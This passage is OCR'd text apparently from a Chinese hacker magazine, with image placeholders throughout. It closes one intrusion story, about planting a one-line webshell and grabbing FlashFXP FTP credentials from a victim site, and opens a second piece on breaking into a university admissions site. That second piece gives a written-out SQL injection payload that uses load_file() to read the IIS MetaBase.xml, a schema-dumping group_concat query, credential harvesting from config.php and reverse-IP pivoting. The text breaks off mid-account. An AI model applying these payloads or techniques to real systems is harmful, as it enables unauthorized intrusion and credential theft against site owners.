


图16

路径去备份一个一句话shell到主站。

构造好之后，使用啊D列出来了路径，然后就是备份了（参照开始的logo备份），备份进去后得到了一句话，如图15所示。

列目录的时候，我和飞狼有分工。飞狼去找路径，我去找有用的信息，当时在站里看到了flashfxp，于是通过一句话直接把三个dat文件给下载了下来，如图16所示。

我在本地打开flashfxp后惊了！竟然有华夏的很多服务器上面分站的ftp。但是发现高兴的太早，都不能连接，无法使用，过期了，无语！

这时候只能从shell里面翻东西看看有没有办法了！就在我们往上面写大马的时候，发现出事了，竟然写不进去。我以为是马的问题，换了一个小马还是写不进去，换其它目录也不行。

飞狼这时候也说了：他也试了，都写不进去！最后我们讨论之后得出的结论是：做了虚拟目录映射或者是主战的更新操作等都是通过同步专家来搞定的。

但是郁闷的是，目标A和主站服务器上面的同步专家目录文件都不能去访问！这下玩大了，如果不能尽快拿下主站的权限，备份的一句话被发现是肯定的。更郁闷的是，无巧不成书，第二天不知道哪个人，竟然偏偏这个时候发出来了个华夏被黑的帖子，这下不好收场了，估计华夏的人看到后去服务器进行清理，发现我们的杰作的话，77169.org和主站的权限将全部丢失！

后记：其实想拿回来也不是件难事，因为手里掌握着大量的信息，关键是因为马上就要放暑假了，我们都要忙于自己的事情，也就很少有时间去关心这个了。

另外，由于写作水平以及过程中的复杂性，许多东西都省略了，只是想尽量简单和清楚的呈现给大家！有什么不明白的地方，请去《黑客手册》官方论坛http://www.nohack.cn/bbs提问！


体会：本次过程都是运用的基础知识，根据此次渗透，大大的加深了自己的知识点，但是还是发现自身有缺陷的地方，在实战中找到自己的不足，并学习弥补，这才是玩脚本渗透的唯一目的。

另外，其实渗透也就是一场攻与防的游戏。对于双方来说：在这个过程中你需要做的就是将你所学会的东西灵活的运用起来，不同的是双方的立场以及目的相对立罢了！

最后对于华夏以及其他的管理员，只想说：在攻与防的对立上，莫要做纸老虎，一捅即破！

编辑点评：

文章中用到的还是一些基础的东西，但这些基础的东西要掌握的很熟练的话，一定要做大量的实践操作。



记一次万分曲折的入侵

文 applychen

本文你可以学习到：

1、php的常规注入；

2、Linx Mysql BackDoor的使用

这个站点是某高校研究生招生网，采用PHP脚本编写，整站用WIN+IIS+MYSQL构建。根据经验，像这类的下属站点安全一般都不太靠谱，点开个通告链接，在链接后加个引号，虽然没有报错，但还是返回了不同页面，如图1。




图1

用and 1=1和and 1=2判断，两次返回不同页面，如图2，说明这个地址可以注入。再用order by 10确定字段数，返回错误；修改为order by 5时返回正确，暴出用户和版本，如图3。把注入点填入工具中，接下来的工作交给工具来做。




图2

这里先停一下，理一下思路。我的方法是：**破解出管理员账户和密码登录后台，通过后台来获取WEBSHELL。再则就是用load_file()函数来读取源代码，从源代码中找突破口。**




图3

从图3中可以看到，MYSQL是以ROOT用户登录的，这种情况下极有可能可以load_file出源代码。




图4

好了，用工具就是方便，一会儿就破解出管理员账号密码了，如图4，但这个MD5值在各大MD5反查网上都没查出来，看来登后台这条路断了。

那么我们用load_file()函数读出代码，看能不能找到突破口。先用c:\boot.ini试试，填入工具中，可以读取内容，如图5。

但是这里出现个问题，没有暴出网站的绝对路径。刚开始的时候想通过限制本地网速来达到暴路径的目的，但在用skiller限




图5




图6

制网速的时候总是暴不出来，还望哪位有好方法的兄台能够指点一二。

在前面提到了服务器是基于WINDOWS和IIS的，那么可以通过读取IIS的配置文件metabase.xml来获取网站绝对路径，它的路径是c:\windows\system32\inetsrv\MetaBase.xml。

将路径填入工具中进行操作，不过这次失败了，工具没能读出所需内容来，如图6，如此看来工具还是不怎么可靠，还是自己手动试试吧。

将路径转换为16进制，填入注入点中可以显示的字段，具体如下：

```
xx.php?id=19%20and%201=2%20union%20select%201,2,load_file(0x633A5C77696E646F77735C73797374656D33325C696E65747372765C4D657461426173652E786D6C),4,5
```

执行后结果如图7，还是没能读出来，难道说是换行问题还是字段字数限制？又或是字符转换问题？于是用hex()函数把load_file出来的内容转换为16进制，试试能不能读出结果，如图8，这下终于读出来了。




图7

这里读出来的内容是16进制的，我们要把它转换为可阅读的文本文件，这里我使用的是C32Asm。打开C32Asm点击“文件”新建个十六进制文件，在接着出现的对话框中新文件大小值要大一点，右边“选择”框选第一个，如图9。




图8




图9

然后复制读出来的16进制内容，再在C32Asm中点“编辑”，在弹出的对话框里选“ACSII HEX”，如图10，最后点“文件”，另存为文本文档就可以查看了。




图10

最终找到的网站根路径是E:\wwwroot\xxx\web（为了站点安全，这里用xxx代替真实路径）。好了，这下可以开始读取网站上的源代码了。

个人习惯从后台下手，先从代码里找到数据库连接账号和文件上传的地址，然后从E:\wwwroot\xxx\web\admin\index.php下手，如图11。看到了吧，读出来的后台文件被执行了。




图11

但是可惜的是，当前存在注入点的文件不是admin目录下的，所有的管理链接都不对，而且这个后台挺简单的，在查看代码时看到了包含了config.php文件，于是读过去发现了数据库连接账号和密码，如图12。但是服务器3306端口不能外连，通过WWWSCAN扫描也没有发现phpmyadmin目录，ROOT账号此时也没用了。




图12




图13

没办法只好继续读代码，当读到添加新闻那里，发现了个upload.html上传页面，于是兴致勃勃跑去上传，结果其上传用的upload.php页面也做了验证，显示未登录，如图13。其验证方法如图14，貌似是SESSION验证，这下彻底没辙了。




图14

到这里网站的正面入侵基本上是失败了，整理一下手头上的数据，一个ROOT权限可以读取文件的注入点、网站绝对路径、ROOT账号，但是这些不足以得到一个WEBSHELL，入侵陷入僵局。




图15

既然正面不行，那么我们采用迂回的方式，从服务器上别的网站入手，试试能不能找到突破点。到myipneighbors.com上查询，如图15，经过重重筛选，结合MetaBase.xml里的信息，发现只有epaper.xxx.edu.cn和wtdxx.xxx.edu.cn站点符合要求。

打开来一看又傻眼了，前者全是图片和静态网页，如图16，连一个登录页面都没有，后者是网奇4.x版本的整站程序，百度了下没发现什么漏洞，也没兴趣去看代码了。



图16

这样看来旁注这条路也失败了，于是又翻开MetaBase.xml文件，发现了众多的网站路径，整理了下如图17，说明服务器上面不只这么三个站点，那么又要如何定位出这些站的域名呢？




图17

于是又想到了用注入点来跨库查询，在其它库中找利用信息。回到注入点用group_concat()函数读出数据库“xxx.php?id=19 and 1=2 union select 1,2,group_concat(schema_name),4,5 from information_schema.schemata”，如图18。

对比图17，找出aqu这个库最有可能，于是用谷歌搜索“site:xx.edu.cn inurl:aqu”，确认了这个站点的域名为xxx.xxx.edu.cn/aqu/。

站点是用PHPCMS3.0架构的，这个版本出现过上传漏洞，利用时需要注册，但是此站点注册需要审核，如图19，上传不行了。不过还有注入点，可以破解出账号来登录，如图20，这次人品终于爆发了，




图18




图19




图20

